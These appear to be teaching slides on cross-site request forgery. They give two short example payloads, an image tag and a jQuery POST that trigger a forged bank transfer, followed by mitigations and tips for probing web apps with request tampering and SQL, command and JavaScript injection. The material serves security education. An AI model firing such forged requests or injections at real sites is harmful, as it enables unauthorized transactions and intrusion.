- It's very difficult for a web server to know whether a request your computer sent it was sent with your knowledge or approval
- Different than XSS, but XSS is often an attack vector for CSRF

Example Attack

- Images

```
<img src=“bank.com/transfer.php?to=me&amount=1000000” />
```

- XSS

```
$.post(‘bank.com/transfer.php’, {to: ‘me’, amount: 1000000});
```

Mitigation

- Only trust requests from your domain
- Use CSRF protection tokens – included in many web frameworks
- Use the appropriate HTTP request, don't use GET for something that modifies data
- Not much to do as a user

General Tips

Look at Requests!

- Use TamperData, Firebug, Chrome Developer Tools, Live HTTP Headers, BurpSuite, etc.
- The idea is to find things we can alter
- The goal is to invalidate trust that the developer put in us

Inject Everything

- If your data goes into a database query, try SQL injection
- If you think it's piping your input into a program, try command injection via && and the like
- If it looks like it's rendering HTML, try some JavaScript

Questions?